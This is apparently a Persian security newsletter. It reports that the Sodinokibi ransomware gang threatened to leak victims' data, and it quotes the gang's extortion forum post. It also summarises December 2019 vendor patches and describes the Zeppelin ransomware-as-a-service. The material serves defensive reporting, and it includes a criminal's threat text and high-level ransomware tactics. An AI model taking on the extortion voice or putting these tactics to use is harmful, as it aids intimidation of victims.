- Troj/Miner-RY

باج‌افزارها؛
مخرب‌تر از قبل

گردانندگان باج‌افزار Sodinokibi اعلام کرده‌اند که ضمن سرقت فایل‌ها و داده‌های قربانیان خود، در صورت پرداخت نشدن مبلغ اخاذی شده اقدام به افشای آنها خواهند کرد.

به گزارش شرکت مهندسی شبکه گستر، در مطلبی که در یک تالار گفتگوی اینترنتی روسی‌زبان به اشتراک گذاشته شده است، این افراد از راه‌اندازی بخشی جدید برای اجرای عملیات‌های بزرگ خبر داده‌اند.


UNKN
byte
U
Seller
3
21 posts
Registration
04.07.2019 (ID: 94 090)

Posted: yesterday at 14:53 (changed) A complaint

If we don't answer, then it's not interesting. Or there are no places.

We have opened a separate division, which is engaged in large operations. A week ago, access to **CyrusOne was made.** Judging by the media, they are not going to pay. Very sorry. The "spend 100 million to restore from scratch than 15 to buy" tactics are as effective as Garik Kukold Kharlamov's excuses. Then you will explain to investors where the benefits are. Each attack is accompanied by a copy of commercial information. In case of refusal of payment - the data will either be sold to competitors or laid out in open sources. **GDPR** . Do not want to pay us - pay x10 times more to the government. No problems.

It is very strange that **cdhfund.com** is still silent. They were also susceptible to attack, all data was copied and encrypted. In case of failure - our actions are indicated above.


در مطلب مذکور، گردانندگان باج‌افزار Sodinokibi با برعهده گرفتن مسئولیت حمله باج‌افزاری اخیر بر ضد شرکت آمریکایی CyrusOne، مدعی شده‌اند که پیش از آغاز فرایند رمزگذاری، فایل‌هایی را از آن شرکت سرقت کرده‌اند. ضمن اینکه تهدید نموده‌اند که در صوتی که CyrusOne یا هر سازمان قربانی دیگر اقدام به پرداخت باج نکند، داده‌های سرقت شده از آن را به‌صورت عمومی منتشر یا به رقبای آن می‌فروشند. تاکتیکی که به اعتقاد آنها احتمال تسلیم شدن قربانی و پرداخت باج توسط او را افزایش می‌دهد.

انتشار داده‌های قربانی در صورت عدم پرداخت، تهدیدی است که سال‌هاست گردانندگان باج‌افزار از آن حرف می‌زنند. در حالی که دسترسی مهاجم به فایل‌های قربانی به‌خصوص در حملات باج‌افزاری مبتنی بر RDP بر کسی پوشیده نیست، موانعی همچون زمانبر بودن انتقال اطلاعات در بستر اینترنت، همواره عامل جدی گرفته نشدن این چنین ادعاها و توخالی دانستن آنها توسط شرکت‌ها و متخصصان فعال در حوزه امنیت بوده است.


اما به نظر می‌رسد که اقدام اخیر نویسندگان باج‌افزار Maze همه چیز را تغییر داده است. این افراد در حمله‌ای باج‌افزاری به شرکت Allied Universal، باجی ۲٫۳ میلیون دلاری را از آن شرکت طلب کردند. مدتی بعد و با تحقق نیافتن این خواسته مهاجمان، ۷۰۰ مگابایت از داده‌های Allied Universal در تالارهای گفتگوی نفوذگران منتشر و در دسترس قرار گرفته شد.

واقعیت آن است که حملات باج‌افزاری هیچ گاه به‌عنوان حملاتی از نوع نشت اطلاعات در نظر گرفته نمی‌شده است. اما با واقعی شدن این ادعای قدیمی مهاجمان باج‌افزار زمان آن فرا رسیده که شرکت‌ها و به خصوص دست‌اندرکاران امنیت فناوری اطلاعات تجدید نظری در باورها و روال‌های خود داشته باشد. در بسیاری از موارد در میان فایل‌های رمزگذاری شده اطلاعات حساسی همچون اطلاعات کارکنان، مشتریان و شرکا که سازمان ملزم به حفاظت از آنهاست به چشم می‌خورد. با این رویکرد جدید باج‌گیران سایبری، منبعد قربانیان باج‌افزار، نه فقط دغدغه بازگرداندن اطلاعات رمزگذاری شده که نگرانی اعلام موضوع به مشتریان و شرکای تجاری خود را هم که الزام قانونی برخی کشورها در رخدادهای نشت اطلاعات است نیز خواهند داشت.

لذا، همچون همیشه بکارگیری روش‌های پیشگیرانه در مقابله با باج‌افزارها و مقاوم سازی پودمان RDP برای ایمن ماندن از گزند باج‌افزارها توصیه می‌شود.


Wordpress
Sisco
apple
Google
Microsoft
Adobe
Vmware
Mozila

آسیب‌پذیری‌ها
و اصلاحیه‌های امنیتی



آخرین اصلاحیه‌های ماهانه مایکروسافت
در سال ۲۰۱۹

به گزارش شرکت مهندسی شبکه گستر، سه‌شنبه ۱۹ آذر، شرکت مایکروسافت اصلاحیه‌های امنیتی ماهانه خود را برای ماه میلادی دسامبر منتشر کرد. این اصلاحیه‌ها در مجموع، ۲۵ آسیب‌پذیری را در سیستم عامل Windows و طیف وسیعی از سرویس‌ها و نرم‌افزارهای مایکروسافت از جمله پودمان RDP، بستر مجازی‌سازی Hyper-V و چندین محصول از مجموعه نرم‌افزاری Office ترمیم می‌کنند. درجه اهمیت ۲ مورد از آسیب‌پذیری‌های ترمیم شده توسط اصلاحیه‌های مذکور "حیاتی" (Critical) و ۲۳ مورد "بااهمیت" (Important) اعلام شده است.

در درجه‌بندی شرکت مایکروسافت، نقاط ضعفی که سوءاستفاده از آنها بدون نیاز به دخالت و اقدام کاربر باشد، حیاتی تلقی شده و اصلاحیه‌هایی که این نوع نقاط ضعف را ترمیم می‌کنند، بالاترین درجه اهمیت یا "حیاتی" را دریافت می‌نمایند. نقاط ضعفی که سوءاستفاده موفق از آنها نیازمند فریب کاربر به انجام کاری باشد یا نیازمند دسترسی فیزیکی به دستگاه هدف باشد، توسط اصلاحیه‌هایی با درجه اهمیت "بااهمیت" برطرف و ترمیم می‌گردند.

همچنین یکی از آسیب‌پذیری‌های ترمیم شده توسط این مجموعه اصلاحیه‌ها روز صفر (Zero-day) بوده و توسط مهاجمان مورد بهره‌جویی (Exploit) قرار گرفته است.

آسیب‌پذیری‌های حیاتی ترمیم‌شده

CVE-2019-1468، یکی از آسیب‌پذیری‌های حیاتی ترمیم شده در این ماه است. این آسیب‌پذیری از نحوه نادرست مدیریت فونت‌های موسوم به Embedded توسط بخش Font Library سیستم عامل Windows ناشی می‌شود. مهاجم می‌تواند با بکارگیری یک صفحه وب حاوی فونت دستکاری شده و هدایت کاربر به آن از آسیب‌پذیری مذکور بهره‌جویی کرده و در ادامه اقدام به اجرای کد مورد نظر خود به صورت از راه دور کند. فریب کاربر در باز کردن یک فایل فونت (Font File) دستکاری شده بر روی دستگاه نیز می‌تواند نمونه‌ای دیگر از سناریوهای احتمالی در بهره‌جویی از CVE-2019-1468 باشد.

CVE-2019-1471، دیگر آسیب‌پذیری حیاتی اصلاح شده در این ماه است که بستر مجازی‌سازی Hyper-V از آن تاثیر می‌پذیرد. سوءاستفاده از این ضعف امنیتی مهاجم را قادر به اجرای کد به‌صورت از راه دور (Remote Code Execution) بر روی دستگاه میزبان (Host) از روی یکی از ماشین‌های مجازی میهمان (Guest VM) می‌کند.

آسیب‌پذیری‌های بااهمیت وصله‌شده

از میان ۲۳ آسیب‌پذیری بااهمیت این ماه، ۳ مورد بیش از سایرین جلب توجه می‌کنند.

از جمله آنها می‌توان به CVE-2019-1458 اشاره کرد که اشکالی از نوع ترفیع امتیازی (Elevation of Privilege) در بخش Win32k در سیستم عامل Windows است. بهره‌جویی از آسیب‌پذیری مذکور، مهاجم را قادر به ارتقای دسترسی خود در سطح هسته (Kernel) بر روی دستگاه می‌کند. به گفته مایکروسافت مواردی از بهره‌جویی از این آسیب‌پذیری به این شرکت گزارش شده است.

CVE-2019-1469 نیز اشکالی از نوع نشت اطلاعات (Information Disclosure) در سیستم عامل Windows است که مهاجم با سوءاستفاده از آن قادر به دستیابی به حافظه مقداردهی نشده (Uninitialized Memory) و حافظه هسته (Kernel Memory) بوده و می‌تواند از آن برای تکمیل حمله خود استفاده کند.

CVE-2019-1485، دیگر آسیب‌پذیری از نوع اجرای کد به‌صورت از راه دور است که در این ماه ترمیم شده است. این آسیب‌پذیری در بخش VBScript Engine سیستم عامل Windows گزارش شده است. علاوه بر تزریق بهره‌جو در سایتی اینترنتی و هدایت کاربر به آن، مهاجم می‌تواند با جاسازی یک افزونه ActiveX با برچسب "ایمن برای اجرا شدن" (Safe for Initialization) در یک برنامه یا سند تحت Office و فریب کاربر در باز کردن آن اقدام به سوءاستفاده از این آسیب‌پذیری و اجرای کد دلخواه خود کند.

سایر اصلاحیه‌های "بااهمیت" این ماه نیز به‌شرح زیر است:

CVE-2019-1332	CVE-2019-1400	CVE-2019-1453	CVE-2019-1461	CVE-2019-1462	CVE-2019-1463
CVE-2019-1464	CVE-2019-1465	CVE-2019-1466	CVE-2019-1467	CVE-2019-1470	CVE-2019-1472
CVE-2019-1474	CVE-2019-1476	CVE-2019-1477	CVE-2019-1478	CVE-2019-1480	CVE-2019-1481
CVE-2019-1483	CVE-2019-1484				

یادآوری می‌شود شرکت مایکروسافت پشتیبانی از این دو سیستم عامل را کمتر از سه ماه دیگر پایان خواهد داد و از ۲۵ دی به بعد، هیچ اصلاحیه امنیتی و پشتیبانی فنی برای سیستم‌های عامل Windows 7 و Windows Server 2008 R2 ارائه نخواهد شد. لذا به تمامی راهبران شبکه توصیه می‌شود که در فرصت باقی مانده اقدام به ارتقای دستگاه‌های با Windows 7 و Windows Server 2008 R2 خود به نسخه‌های جدیدتر و قابل پشتیبانی کنند.

اصلاحیه‌های امنیتی ادوبی
برای ماه میلادی دسامبر

به گزارش شرکت مهندسی شبکه گستر، سه‌شنبه ۱۹ آذر، شرکت ادوبی مجموعه اصلاحیه‌های امنیتی ماه میلادی دسامبر خود را منتشر کرد.

اصلاحیه‌های مذکور، در مجموع، ۲۴ ضعف امنیتی را در محصولات زیر ترمیم می‌کنند:

- Acrobat
- Reader
- Photoshop CC
- Brackets
- ColdFusion

۲۱ مورد از آسیب‌پذیری‌های ترمیم شده توسط این اصلاحیه‌ها، مجموعه نرم‌افزارهای Acrobat / Reader را تحت تأثیر قرار می‌دهند. بسیاری از این ضعف‌های امنیتی در دسته آسیب‌پذیری به حملات اجرای کد به‌صورت از راه دور (Remote Code Execution) قرار می‌گیرند. بدین‌ترتیب باز کردن یک PDF دستکاری شده در هر یک از نسخه‌های آسیب‌پذیر مجموعه نرم‌افزارهای Acrobat / Reader منجر به اجرای کد بالقوه مخرب تزریق شده در فایل خواهد شد. با نصب به‌روزرسانی ماه دسامبر، نسخه نگارش‌های جاری نرم‌افزارهای Acrobat DC و Acrobat Reader DC به 2019.021.20058 و نگارش‌های 2017 آنها به 2017.011.30156 تغییر خواهد کرد.

اطلاعات بیشتر در خصوص مجموعه اصلاحیه‌های ماه دسامبر ادوبی در لینک‌های زیر قابل مطالعه است:

- https://helpx.adobe.com/security/products/acrobat/apsb19-55.html
- https://helpx.adobe.com/security/products/photoshop/apsb19-56.html
- https://helpx.adobe.com/security/products/brackets/apsb19-57.html
- https://helpx.adobe.com/security/products/coldfusion/apsb19-58.html

اصلاحیه‌های عرضه شده
در آذر ۱۳۹۸

در آذر ماه، شرکت‌های موزیلا، وی‌اِم‌وِر، مایکروسافت، ادوبی، اپل و گوگل، گروه سامبا و بنیادهای وردپرس و دروپل اقدام به انتشار اصلاحیه و توصیه‌نامه امنیتی برای برخی از محصولات خود کردند.

۱۳ آذر ماه 1398، شرکت موزیلا با ارائه به‌روزرسانی، چندین آسیب‌پذیری را در مرورگر Firefox برطرف کرد. سوءاستفاده از برخی از ضعف‌های مذکور به مهاجم امکان می‌دهد تا به‌نحوی کنترل دستگاه آسیب‌پذیر را در اختیار بگیرد. جزییات بیشتر در اینجا و اینجا قابل مطالعه است.

وی‌اِم‌وِر دیگر شرکتی بود که در آذر ماه ۱۳۹۸ اقدام به انتشار به‌روزرسانی است. این به‌روزرسانی یک آسیب‌پذیری امنیتی با درجه اهمیت "حیاتی" (Critical) را در ESXi و Horizon DaaS ترمیم و اصلاح می‌کند. توضیحات بیشتر در اینجا قابل دریافت است.

سه‌شنبه، ۱۹ آذر، شرکت‌های مایکروسافت و ادوبی بر طبق زمانبندی معمول، اقدام به عرضه اصلاحیه‌های امنیتی ماهانه خود کردند که جزییات آنها به‌طور تفصیلی در اینجا و اینجا پوشش داده شده است. همچنین مایکروسافت در ۲۷ آذر ماه نیز اقدام به عرضه یک به‌روزرسانی اضطرای برای نرم‌افزار SharePoint Server کرد. بهره‌جویی از آسیب‌پذیری ترمیم شده توسط این به‌روزرسانی مهاجم را قادر به دستیابی به اطلاعات بالقوه حساس می‌کند. توضیحات بیشتر در مورد آسیب‌پذیری مذکور با شناسه CVE-2019-1491 در اینجا قابل دسترس است.

به گزارش شرکت مهندسی شبکه گستر، ۱۹ آذر، گروه سامبا با عرضه به‌روزرسانی‌های امنیتی، دو آسیب‌پذیری با شناسه‌های CVE-2019-14861 و CVE-2019-14870 را در نرم‌افزار کدباز Samba برطرف کرد. سوءاستفاده از یکی از ضعف‌های ترمیم شده مهاجم را قادر به تحت کنترل درآوردن سیستم می‌کند. جزییات بیشتر در مورد این به‌روزرسانی‌ها در اینجا و اینجا قابل دریافت است.

در همین تاریخ شرکت اپل با انتشار به‌روزرسانی، ضعف‌هایی امنیتی را در محصولات و سیستم‌های عامل زیر ترمیم و اصلاح کرد:

- Xcode
- watchOS
- tvOS
- macOS
- Safari
- iOS
- iPadOS

سوءاستفاده از برخی از ضعف‌های مذکور، مهاجم را قادر به در اختیار گرفتن کنترل سیستم می‌کند.

شرکت گوگل نیز با عرضه نسخه 79.0.3945.79 مرورگر Chrome اقدام به ترمیم ۳۷ آسیب‌پذیری امنیتی در این مرورگر کرد. جزییات بیشتر در خصوص آسیب‌پذیری‌های ترمیم شده در اینجا قابل دریافت است. همچنین این شرکت در ۲۷ آذر ماه نسخه 79.0.3945.86 را که در آن قابلیت‌های جدیدی به این مرورگر افزوده شده است منتشر کرد.

۲۲ آذر، بنیاد وردپرس نسخه 5.3 سامانه مدیریت محتوای WordPress را عرضه کرد. در نسخه مذکور ضعف‌هایی ترمیم شده که سوءاستفاده از برخی آنها به مهاجم امکان می‌دهد تا کنترل سایت تحت مدیریت این سامانه را به دست بگیرد. اطلاعات بیشتر در این مورد در اینجا قابل مطالعه است.

۲۸ آذر نیز بنیاد دروپل، باگ‌هایی را در برخی از نسخه‌های Drupal اصلاح کرد که بهره‌جویی از آنها، مهاجم را قادر به در اختیار گرفتن کنترل سیستم با نسخه آسیب‌پذیر این محصول می‌کند. توضیحات کامل در این خصوص در اینجا، اینجا، اینجا و اینجا قابل دسترس است.

گـزارش‌هـا

باج‌افزار Zeppelin؛
خانواده‌ای جدید از Buran

شرکت Cylance از انتشار خانواده جدیدی از باج‌افزار VegaLocker / Buran در سازمان‌های فعال در حوزه فناوری اطلاعات و سلامت در آمریکا و اروپا خبر داده است. Cylance این نسل جدید از Buran را Zeppelin نامیده است.

Buran از ماه می سال میلادی جاری در قالب خدمات موسوم به "باج‌افزار به‌عنوان سرویس" (Ransomware-as-a-Service - به اختصار RaaS) مورد استفاده مهاجمان قرار گرفته است.

به گزارش شرکت مهندسی شبکه گستر، در RaaS، صاحب باج‌افزار، فایل مخرب را به‌عنوان یک خدمت به متقاضی اجاره می‌دهد. متقاضی که ممکن است در برنامه‌نویسی تخصصی نداشته باشد تنها وظیفه انتشار باج‌افزار را بر عهده دارد. در نهایت بخشی از مبلغ اخاذی شده از قربانی به متقاضی و بخشی دیگر به نویسنده می‌رسد. REVil، GandCrab و Phobos نمونه‌هایی از باج‌افزارهایی هستند که با سرویس RaaS با دیگر خرابکاران به اشتراک گذاشته شده یا همچنان می‌شوند. در حالی که در RaaS سهم دریافت شده توسط سازندگان باج‌افزار از توزیع‌کنندگان معمولاً چیزی بین ۳۰ تا ۴۰ درصد مبلغ اخاذی شده است این سهم در Buran تنها ۲۵ درصد گزارش شده است. ضمن اینکه در صورت ضمانت دریافت‌کننده خدمات از انتشار گسترده آن، حتی این سهم نیز قابل مذاکره اعلام شده است!

از آن زمان تا کنون چندین خانواده جدید از این باج‌افزار، نظیر Jamper و از حدود یک ماه قبل Zeppelin شناسایی شده است.

بر طبق گزارشی که شرکت Cylance آن را منتشر کرده اصلی‌ترین هدف Zeppelin، حداقل در حال حاضر، سازمان‌های فعال در حوزه فناوری اطلاعات و سلامت است. به گفته Cylance، در برخی موارد، مهاجمان با رخنه به شرکت‌های موسوم به ارائه‌دهنده خدمات مدیریت‌شده (Managed Service Provider)، تلاش کرده‌اند تا از طریق آنها سازمان‌های بیشتری را آلوده به Zeppelin کنند.

گرچه اطلاعات دقیق و روشنی در خصوص نحوه انتشار Zeppelin در دسترس نیست اما اتصال از راه دور مهاجمان به دستگاه‌های قابل دسترس در بستر اینترنت و با پودمان Remote Desktop - به اختصار RDP - باز و در ادامه اجرای حملات موسوم به سعی‌وخطا (Brute-force) به‌عنوان یکی از روش‌های انتشار محتمل دانسته شده است.

Zeppelin نیز همانند بسیاری از باج‌افزارهای با اصالت روسی، اطمینان حاصل می‌کند که دستگاه آلوده شده در کشوری از کشورهای عضو سابق اتحاد جماهیر شوروی قرار نداشته باشد. در غیر این صورت اجرای خود را احتمالاً با این هدف که گرفتار قوانین مشترک بین این کشورها نشود متوقف می‌کند.

همچنین، Zeppelin پروسه‌های مختلف را از جمله پروسه‌های مرتبط با پایگاه داده، نرم‌افزارهای تهیه نسخه پشتیبان و سرویس‌دهندگان ایمیل متوقف می‌کند تا امکان رمزگذاری فایل‌های بانک داده آنها فراهم شود.

بر خلاف روال معمول در باج‌افزارها، Zeppelin پس رمزگذاری فایل، پسوند آن را تغییر نمی‌دهد. در عین حال، برچسب Zeppelin را در کد فایل درج می‌کند.

فایل اطلاعیه باج‌گیری (Ransom Note) این باج‌افزار، !!!.TXT ALL YOUR FILES ARE ENCRYPTED !!! نام دارد. در فایل مذکور از قربانی خواسته می‌شود تا برای دریافت اطلاعاتی در خصوص اینکه چگونه باج پرداخت شود با نشانی‌های ایمیل درج شده در آن تماس حاصل شود.

Zeppelin قابلیت اجرا در قالب فایل‌های EXE و DLL و همچنین به‌صورت اسکریپت از طریق پروسه معتبر PowerShell را دارا بوده و امکانات زیر را برای مهاجمان فراهم می‌کند:

- شناسایی نشانی IP دستگاه قربانی و موقعیت آن
- قرار دادن پروسه مخرب باج‌افزار در بخش Startup سیستم عامل به‌منظور ماندگار کردن خود بر روی دستگاه
